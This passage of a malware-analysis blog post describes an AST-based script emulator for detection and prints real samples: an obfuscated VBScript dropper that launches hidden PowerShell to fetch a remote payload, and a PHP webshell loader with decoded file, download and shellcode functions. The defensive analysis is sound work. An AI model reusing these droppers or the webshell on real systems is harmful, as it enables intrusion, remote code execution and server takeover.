Set IPTIWNEGXBSFSPWQOCNQJK = YYGBPPBXHWUBUVGQCRARKB.Get("W"&"i"& HRZTSCCBQOBXVWWTTIHAIG &"t"&"u"&chr(80)&"")
Set UBJYFTWZFZZIBYZEINABUO = IPTIWNEGXBSFSPWQOCNQJK.SpawnInstance_
UBJYFTWZFZZIBYZEINABUO.ShowWindow = 0
Set UDYYBCXVRLKXEUZCPVHQIV = GetObject("w"&"i"&"n"&"m"&"g"& CVGDNSYVCQJHCZEYTBBPVU &"e"&"s"&"s")
GTGBCNSIQGIKHIAABELKTN = UDYYBCXVRLKXEUZCPVHQIV.Create( XPLCUUHQIHYVDXNLYYNAFP & RPVVPVZZOBGRQJNLHREWZG , null, UBJYFTWZFZ
```

You see lots of assign statements, so the root node will be 'assign/Eq' for all of these lines. If we export all the ASTs the emulator will produce, they look like this:

Line	Source code	AST generated
1	hrztsccbqobxvwwttihaig = strreverse ("r" & "a" & "t" & "S" & "s" & "s" & "e" & "c" & "o" & "r" & chr (80) & "_2" & "3" & "n")	PtgStr : n PtgStr : 3 PtgStr : _2 PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : r PtgStr : o PtgStr : c PtgStr : e PtgStr : s PtgStr : s PtgStr : S PtgStr : t PtgStr : a PtgStr : r PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgName : strreverse PtgFunc : P(1) : I(0) PtgName : hrztsccbqobxvwwttihaig PtgPtEq : =

2	cvgdnsyvcqjhczeytbbpvu = strreverse ("c" & "o" & "r" & chr (80) & "_2" & "3n" & "iW" & ":2" & "vm" & "i" & "c\t" & "oo" & "r:s" & "t" & "m")	PtgStr : m PtgStr : t PtgStr : r:s PtgStr : oo PtgStr : c\t PtgStr : i PtgStr : vm PtgStr : :2 PtgStr : iW PtgStr : 3n PtgStr : _2 PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : r PtgStr : o PtgStr : c PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgName : strreverse PtgFunc : P(1) : I(0) PtgName : cvgdnsyvcqjhczeytbbpvu PtgPtEq : =
3	xplcuuhqihyvdxnlyynafp = strreverse ("l" & "l" & "e" & "h" & "s" & "r" & "e" & "w" & "o" & chr (80) & "")	PtgStr : PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : o PtgStr : w PtgStr : e PtgStr : r PtgStr : s PtgStr : h PtgStr : e PtgStr : l PtgStr : l PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgName : strreverse PtgFunc : P(1) : I(0) PtgName : xplcuuhqihyvdxnlyynafp PtgPtEq : =

4	rpvvpvzzobgrqjnlhrewzg = strreverse ("))(IWNQARNRFWKJFHOTGE-BLQE$.))(QIWSNXCZCFQYI" & chr (80) & "ISF" & chr (80) & "LJRR$.) (VNQZFATAHLOFKUA" & chr (80) & "H" & chr (80) & "DAY" & chr (80) & "$.)'txt.wyTrevreS/rb.moc.suitop. snoitulosnw.www//:sptth'(JDIBVAXJC" & chr (80) & "AKGZEJYJHWNH$::V-FOTLKCUCCFKZRIXYAZ-JBU$(wen::IQBBVVQTVXZSTEO-VECWJXB$()'I','XE'f-'}0{}1{'(. ;)'EoT-Da','_)9+]#0@]]4!\4)8]&[${2'(ec... & chr (80) & "ISF" & chr (80) & "LJRR$;)'pSE Rt','&&2<0*!)!4<6$^85+%7#(\'(ecalp-eR.'ESno&&2<0*!)!4<6$^85+%7#(\EG' = VNQZFATAHLOFKUA" & chr (80) & "H" & chr (80) & "DAY" & chr (80) & "$;)'aE','79<-<8{\9_*\75!]/!4)}_'(e-calpeR.'ET79<-<8{\9_*\75!]/!4)}_rC' = JDIBVAXJC" & chr (80) & "AKGZE-JYJHWNH$;)'I','XE'f-'}0{}1{'(. |)" nioJ- YXKRC" & chr (80) & "DHFX-CUXGZRKFNZFB$(= VFOTLKCUC-CFKZRIXYAZJBU$;)'EuqER-bE','8]$<2/@@_@4(=**1(/\67'(ecalp-eR.)'EN. mET','*6#+6%[!8{\={5=%/4+%6%'(e-ca... & chr (80) & "DHFXCUXGZRK-FNZFB$;)'I','XE'f-'}0{}1{'(. |)" nioJ-JSEYSUVSOANLBZQNUAQKZO$(= IQBBVVQTVXZSTEOVECWJX-B$;)'AERtS.O','^$}10!069\{@)...)	PtgStr : DHFXCUXGZRKFNZFB$;)'I','XE'f-'}0{}1{'(. |)" nioJ- JSEYSUVSOANLBZQNUAQKZO$(= IQBBVVQTVXZSTE-OVECWJXB$;)'AERtS.O','^$}10!069\{@)33205$4*='(ecalp-eR.)'tSy','25[1([[%<[!+*%+]$+!]55'(ecalpeR.']RE-dAERM^$}10!069\{@)33205$4*=I.ME25[1([[%<[!+*%+]$+!]55S[' = JSEYSUVSOANLBZQNUAQKZO$ PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : DHFXCUXGZRKFNZFB$(= VFOTLKCUCCFKZ-RIXYAZJBU$;)'EuqERbE','8]$<2/@@_@4(=**1(/\67'(ecalp-eR.)'EN.mET','*6#+6%[!8{\={5=%/4+%6%'(ecalpeR.']TS8]$<2/@@_@4(=**1(/\67W.T*6#+6%[!8{\={5=%/4+%6%SyS[' = YXKRC PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : AKGZEJYJHWNH$;)'I','XE'f-'}0{}1{'(. |)" nioJ-YXKRC PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : $;)'aE','79<-<8{\9_*\75!]/!4)}_'(ecalp-eR.'ET79<-<8{\9_*\75!]/!4)}_rC' = JDIBVAXJC PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : DAY PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : H PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : LJRR$;)'pSE Rt','&&2<0*!)!4<6$^85+%7#(\'(ecalpeR.'ES-no&&2<0*!)!4<6$^85+%7#(\EG' = VNQZFATAHLOFKUA PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : ISF PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : AKGZEJYJHWNH$::VFOTLKCUC-CFKZRIXYAZJBU$(wen::IQBBVVQTVXZSTEOVECWJX-B$()'I','XE'f-'}0{}1{'(. ;)'EoTDa','_)9+]#0@]]4!\4)8]&[${2'(ecalp-eR.'Dn_)9+]#0@]]4!\4)8]&[${2ER' = IWNQARNRFWKJFHOTGEBLQE$;)'tSESnop-SERt','8%2(--+2&5}/$}80_6[)@1'(ecalpeR.'maER8%2(--+2&5}/$}80_6[)@1EG' = QIWSNXCZCFQYI PtgInt : 80

4	rpvvpvzzobgrqjnlhrewzg = strreverse ("))(IWNQARNRFWKJFHOTGE-BLQE$.))(QIWSNXCZCFQYI" & chr (80) & "ISF" & chr (80) & "LJRR$.) (VNQZFATAHLOFKUA" & chr (80) & "H" & chr (80) & "DAY" & chr (80) & "$.)'txt.wyTrevreS/rb.moc.suitop. snoitulosnw.www//:sptth'(JDIBVAXJC" & chr (80) & "AKGZEJYJHWNH$::V-FOTLKCUCCFKZRIXYAZ-JBU$(wen::IQBBVVQTVXZSTEO-VECWJXB$()'I','XE'f-'}0{}1{'(. ;)'EoT-Da','_)9+]#0@]]4!\4)8]&[${2'(ec... & chr (80) & "ISF" & chr (80) & "LJRR$;)'pSE Rt','&&2<0*!)!4<6$^85+%7#(\'(ecalp-eR.'ESno&&2<0*!)!4<6$^85+%7#(\EG' = VNQZFATAHLOFKUA" & chr (80) & "H" & chr (80) & "DAY" & chr (80) & "$;)'aE','79<-<8{\9_*\75!]/!4)}_'(e-calpeR.'ET79<-<8{\9_*\75!]/!4)}_rC' = JDIBVAXJC" & chr (80) & "AKGZE-JYJHWNH$;)'I','XE'f-'}0{}1{'(. |)" nioJ- YXKRC" & chr (80) & "DHFX-CUXGZRKFNZFB$(= VFOTLKCUC-CFKZRIXYAZJBU$;)'EuqER-bE','8]$<2/@@_@4(=**1(/\67'(ecalp-eR.)'EN. mET','*6#+6%[!8{\={5=%/4+%6%'(e-ca... & chr (80) & "DHFXCUXGZRK-FNZFB$;)'I','XE'f-'}0{}1{'(. |)" nioJ-JSEYSUVSOANLBZQNUAQKZO$(= IQBBVVQTVXZSTEOVECWJX-B$;)'AERtS.O','^$}10!069\{@)...)	PtgName : chr PtgFunc : P(1) : I(0) PtgStr : $.)'txt.wyTrevreS/rb.moc.suitop. snoitulosnw.www//:sptth'(JDIBVAXJC PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : DAY PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : H PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : LJRR$.)(VNQZFATAHL-OFKUA PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : ISF PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr :))(IWNQARNRFWK-JFHOTGEBLQE$.))(QIWSNXCZCFQYI PtgConcat : & PtgName : strreverse PtgFunc : P(1) : I(0) PtgName : rpvvpvzzobgrqjnlhrewzg PtgPtEq : =

5	yygbppbxhwubuvgqcrarkb = getobject (strreverse ("2" & "v" & "m" & "i" & "c" & "\" & "t" & "o" & "o" & "r" & "\." & "\\" & "!}e" & "t" & "a" & "n" & "o" & "s" & "r" & "ep" & "mi" & "=le" & "veL" & "no" & "ita" & "nosr" & "e" & chr (80) & "m" & "i{:s" & "tm" & "gm" & "niw"))	PtgStr : niw PtgStr : gm PtgStr : tm PtgStr : i{:s PtgStr : m PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : e PtgStr : nosr PtgStr : ita PtgStr : no PtgStr : veL PtgStr : =le PtgStr : mi PtgStr : ep PtgStr : r PtgStr : s PtgStr : o PtgStr : n PtgStr : a PtgStr : t PtgStr : !}e PtgStr : \\ PtgStr : \. PtgStr : r PtgStr : o PtgStr : o PtgStr : t PtgStr : \ PtgStr : c PtgStr : i PtgStr : m PtgStr : v PtgStr : 2 PtgConcat : &

5	yygbppbxhwubuvgqcrarkb = getobject (strreverse ("2" & "v" & "m" & "i" & "c" & "\" & "t" & "o" & "o" & "r" & "\." & "\\" & "!}e" & "t" & "a" & "n" & "o" & "s" & "r" & "ep" & "mi" & "=le" & "veL" & "no" & "ita" & "nosr" & "e" & chr (80) & "m" & "i{:s" & "tm" & "gm" & "niw"))	PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgName : strreverse PtgFunc : P(1) : I(0) PtgName : getobject PtgFunc : P(1) : I(0) PtgName : yygbppbxhwubuvgqcrarkb PtgPtEq : =
6	iptiwnegxbsfspwqocnqjk = yygbppbxh-wubuvgqcrarkb.get ("W" & "i" & hrztsccbqobxvwwttihaig & "t" & "u" & chr (80) & "")	PtgStr : PtgInt : 80 PtgName : chr PtgFunc : P(1) : I(0) PtgStr : u PtgStr : t PtgName : hrztsccbqobxvwwttihaig PtgStr : i PtgStr : W PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgName : get PtgFunc : P(1) : I(0) PtgName : yygbppbxhwubuvgqcrarkb PtgBase : . PtgName : iptiwnegxbsfspwqocnqjk PtgPtEq : =
7	ubjyftwzfzzibyzeinabuo = iptiwnegxbsf-spwqocnqjk.spawninstance	PtgName : spawninstance PtgName : iptiwnegxbsfspwqocnqjk PtgBase : . PtgName : ubjyftwzfzzibyzeinabuo PtgPtEq : =
8	ubjyftwzfzzibyzeinabuo.showwindow = 0	PtgInt : 0 PtgName : showwindow PtgName : ubjyftwzfzzibyzeinabuo PtgBase : . PtgPtEq : =

9	udyybcxvrlkxeuzcpvhqiv = getobject ("w" & "i" & "n" & "m" & "g" & cvgdnsyvcqjhczeytbbpvu & "e" & "s" & "s")	PtgStr : s PtgStr : s PtgStr : e PtgName : cvgdnsyvcqjhczeytbbpvu PtgStr : g PtgStr : m PtgStr : n PtgStr : i PtgStr : w PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgConcat : & PtgName : getobject PtgFunc : P(1) : I(0) PtgName : udyybcxvrlkxeuzcpvhqiv PtgPtEq : =
10	gtgbcnsiqgikhiaabelktn = udyybcxvrlkx-euzcpvhqiv.create (xplcuuhqihyvdxn-lyynafp & rpvvpvzzobgrqjnlhrewzg , null , ubjyftwzfzzibyzeinabuo , intprocessid)	PtgName : rpvvpvzzobgrqjnlhrewzg PtgName : xplcuuhqihyvdxnlyynafp PtgConcat : & PtgName : null PtgName : ubjyftwzfzzibyzeinabuo PtgName : intprocessid PtgName : create PtgFunc : P(4) : I(0) PtgName : udyybcxvrlkxeuzcpvhqiv PtgBase : . PtgName : gtgbcnsiqgikhiaabelktn PtgPtEq : =

You see there are some keywords that give this away, but if we present the de-obfuscated version:

```
Function __main__( )
  hrztsccbqobxvwwttihaig = "n32_ProcessStar"
  cvgdnsyvcqjhczeytbbpvu = "mts:root\cimv2:Win32_Proc"
  xplcuuhqihyvdxnlyynafp = "Powershell"
  rpvvpvzzobgrqjnlhrewzg = " $OZKQAUNQZBLNAOSVUSYESJ = '[S55]!+$]+%*+![<%[[(1[52EM.I=*4$50233)@{\960!01}$^MREAdER]'.Replace('55]!+$...
  yygbppbxhwubuvgqcrarkb = getobject ("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
  iptiwnegxbsfspwqocnqjk = SWbemServices.get ("win32_processstartup")
  ubjyftwzfzzibyzeinabuo = WIN32_PROCESS.spawninstance
  ubjyftwzfzzibyzeinabuo.showwindow = 0
  udyybcxvrlkxeuzcpvhqiv = getobject ("winmgmts:root\cimv2:win32_process")
  gtgbcnsiqgikhiaabelktn = SWbemServices.create ("powershell $ozkqaunqzblnaosvusyesj = '[s55]!+$]+%*+![<%[[(1[52em.i=*4$50233)@{\96...
end function
```

It becomes very clear what it intends to do. It will spawn PowerShell with yet another script. Since the API handling the script also stores it on a virtual disk, we can also export it for further analysis. Using ML features from the emulation, plus ML features from the difference between the original and the de-obfuscated version could be strong.

```
24 4f 5a 4b 51 41 55 4e 51 5a 42 4c 4e 41 4f 53 56 55 53 59 45 53 4a 20 3d 20 27 5b 53 35 35 5d   $OZKQAUNQZBLNAOSVUSYESJ = '[S55]
21 2b 24 5d 2b 25 2a 2b 21 5b 3c 25 5b 5b 28 31 5b 35 32 45 4d 2e 49 3d 2a 34 24 35 30 32 33 33   !+$]+%*+![<%[[(1[52EM.I=*4$50233
29 40 7b 5c 39 36 30 21 30 31 7d 24 5e 4d 52 45 41 64 45 52 5d 27 2e 52 65 70 6c 61 63 65 28 27   )@{\960!01}$^MREAdER]'.Replace('
35 35 5d 21 2b 24 5d 2b 25 2a 2b 21 5b 3c 25 5b 5b 28 31 5b 35 32 27 2c 27 79 53 74 27 29 2e 52   55]!+$]+%*+![<%[[(1[52','ySt').R
65 70 6c 61 63 65 28 27 3d 2a 34 24 35 30 32 33 33 29 40 7b 5c 39 36 30 21 30 31 7d 24 5e 27 2c   eplace('=*4$50233)@{\960!01}$^',
27 4f 2e 53 74 52 45 41 27 29 3b 24 42 58 4a 57 43 45 56 4f 45 54 53 5a 58 56 54 51 56 56 42 42   'O.StREA');$BXJWCEVOETSZXVTQVVBB
51 49 20 3d 20 28 24 4f 5a 4b 51 41 55 4e 51 5a 42 4c 4e 41 4f 53 56 55 53 59 45 53 4a 20 2d 4a   QI = ($OZKQAUNQZBLNAOSVUSYESJ -J
6f 69 6e 20 27 27 29 7c 20 2e 28 27 7b 31 7d 7b 30 7d 27 2d 66 27 45 58 27 2c 27 49 27 29 3b 24   oin '')| .('{1}{0}'-f'EX','I');$
42 46 5a 4e 46 4b 52 5a 47 58 55 43 58 46 48 44 50 43 52 4b 58 59 20 3d 20 27 5b 53 79 53 25 36   BFZNFKRZGXUCXFHDPCRKXY = '[SyS%6
25 2b 34 2f 25 3d 35 7b 3d 5c 7b 38 21 5b 25 36 2b 23 36 2a 54 2e 57 37 36 5c 2f 28 31 2a 5c 2a   %+4/%=5{=\{8![%6+#6*T.W76\/(1*\*
3d 28 34 40 5f 40 40 2f 32 3c 24 5d 38 53 54 5d 27 2e 52 65 70 6c 61 63 65 28 27 25 36 25 2b 34   =(4@_@@/2<$]8ST]'.Replace('%6%+4
2f 25 3d 35 7b 3d 5c 7b 38 21 5b 25 36 2b 23 36 2a 27 2c 27 54 45 6d 2e 4e 45 27 29 2e 52 65 70   /%=5{=\{8![%6+#6*','TEm.NE').Rep
6c 61 63 65 28 27 37 36 5c 2f 28 31 2a 5c 2a 3d 28 34 40 5f 40 40 2f 32 3c 24 5d 38 27 2c 27 45   lace('76\/(1*\*=(4@_@@/2<$]8','E
62 52 45 71 75 45 27 29 3b 24 55 42 4a 5a 41 59 58 49 52 5a 4b 46 43 43 55 43 4b 4c 54 4f 46 56   bREquE');$UBJZAYXIRZKFCCUCKLTOFV
```

A SIMPLE PHP WEBSHELL

Another simple example, a PHP webshell (hash 45a331b9767398642aed932e0a7023406000588f7674d698b3e00c4315673c72) looks like this:

```
<?php
$password='123456';
$shellname='123456';
$myurl=null;
error_reporting(0);
ignore_user_abort(true);
@set_time_limit(0);
    function Class_UC_key($string){
        $array = strlen (trim($string));
        $debuger = '';
        for($one = 0;$one < $array;$one+=2) {
            $debuger .= pack ("C",hexdec (substr ($string,$one,2)));
        }
        return $debuger;
    }
header("content-Type: text/html; charset=gb2312");
$filename=Class_UC_key("2470617373776F72643D27").$password.
Class_UC_key("273B247368656C6C6E616D653D27").$Username.
Class_UC_key("273B246D7975726C3D27").$Url.
Class_UC_key("273B6576616C28677A756E636F6D70726573732862617365363 45F6465636F64652827").'eJzsv
$PHP=Create_Function('',$filename);$PHP();?>
```

Once we start the emulator we can inspect the functions available (as you can see from the snippet above):

> Function !class_uc_key(string)
>
> Function !__main__( )

If we just let this sample run, this is the start of the report that will be generated:

```
API: 22 = strlen ("2470617373776f72643d27")
API: [none] = endblock ()
API: [none] = endblock ()
API: [none] = endblock ()
API: [none] = endblock ()
API: [none] = endblock ()
API: 28 = strlen ("273b247368656c6c6e616d653d27")
API: 20 = strlen ("273b246d7975726c3d27")
API: 70 = strlen ("273b6576616c28677a756e636f6d70726573732862617365363 45f6465636f64652827")
API: FUNCTION_CALL = create_function ("", "$password='123456';$shellname='';$myurl='';eval(gzuncompress(base64_decode('ejzsvfl3xmdxkpwzdi7+h6vrme+mnbjmycmjccccweh
API: "xw\q(3t14`#p xhp a!%<f\bfx,$|iy9)zi$ei$"e:j(){uu/6pr#vwwwwwwwuwwl5..." = base64_decode ("ejzsvfl3xmdxkpwzdi7+h6vrme+mnbjmycmjccccwehqiabhisusppnmurhcymbueby
API: "ob_start();define('myaddress',$_server['script_filename']);define('postpass',$password);define('shellname',$shellname);..." = gzuncompress ("xw\q(3t14`#p xh
ACTION: Adding function createok in runtime
ACTION: Adding function do_write in runtime
ACTION: Adding function do_show in runtime
ACTION: Adding function do_deltree in runtime
ACTION: Adding function do_showsql in runtime
ACTION: Adding function hmlogin in runtime
ACTION: Adding function do_down in runtime
ACTION: Adding function do_download in runtime
ACTION: Adding function testutf8 in runtime
ACTION: Adding function file_str in runtime
ACTION: Adding function uppath in runtime
ACTION: Adding function utf16to8 in runtime
ACTION: Adding function utf8to16 in runtime
ACTION: Adding function html_sql in runtime
ACTION: Adding function mysql_len in runtime
ACTION: Adding function html_n in runtime
ACTION: Adding function css_img in runtime
ACTION: Adding function css_showimg in runtime
ACTION: Adding function css_js in runtime
ACTION: Adding function css_left in runtime
ACTION: Adding function css_main in runtime
ACTION: Adding function css_foot in runtime
ACTION: Adding function mysql_shellcode in runtime
ACTION: Adding function mysql_shellcode64 in runtime
```

As you can see, a lot of new functions are registered, which looks interesting. If we look at e.g. the function *mysql_shellcode*, it shows us:

> >u mysql_shellcode
>
> mysql_shellcode!000 return “0x4D5A900003000000040000FFFF0000B8000000000000004000000000000000000000000000000000000000000000000000000000000000000000000000000000000000E8000...

This means we have decrypted everything we need and all these functions can now be validated by the user of the script emulator for detection purposes.

RESULTS

If you implement this correctly, and check for errors on all layers and handle errors accordingly to the language you try to emulate, this should be quite fast. Don't do work you don't need to at the time. Optimize for clean files, not for having everything ready for malicious scripts doing a lot of weird stuff.

After a run, I collect the de-obfuscated script, the interesting API log and files being created while the emulator runs to give this back to the user of the emulator. If a VBS wants to run a PowerShell instance, we simply create a new emulator instance inside the VBS API, point it to the PowerShell script, and it runs as a child script, returning the value back to the VBS script (not that we care too much about that).

In my VBS collection this emulator is able to cover more than 83% of the samples with the correct de-obfuscated scripts, results and dropped files retrieved from the emulation run. Some tweaks are needed to get this number higher, but 83% will do for now.

Testing my entire C:\ drive with any files of any size, treating them as VBS files spends 2 milliseconds per file. This is mainly the loading and mapping phase. While loading, you can, of course, add some logic to say this can't be a script, but be aware that error-handling might fool you (e.g. On Error Resume Next and then set up a bogus line which isn't really code).

I do hope this has inspired you to look into AST and add an emulator component on the backend of this!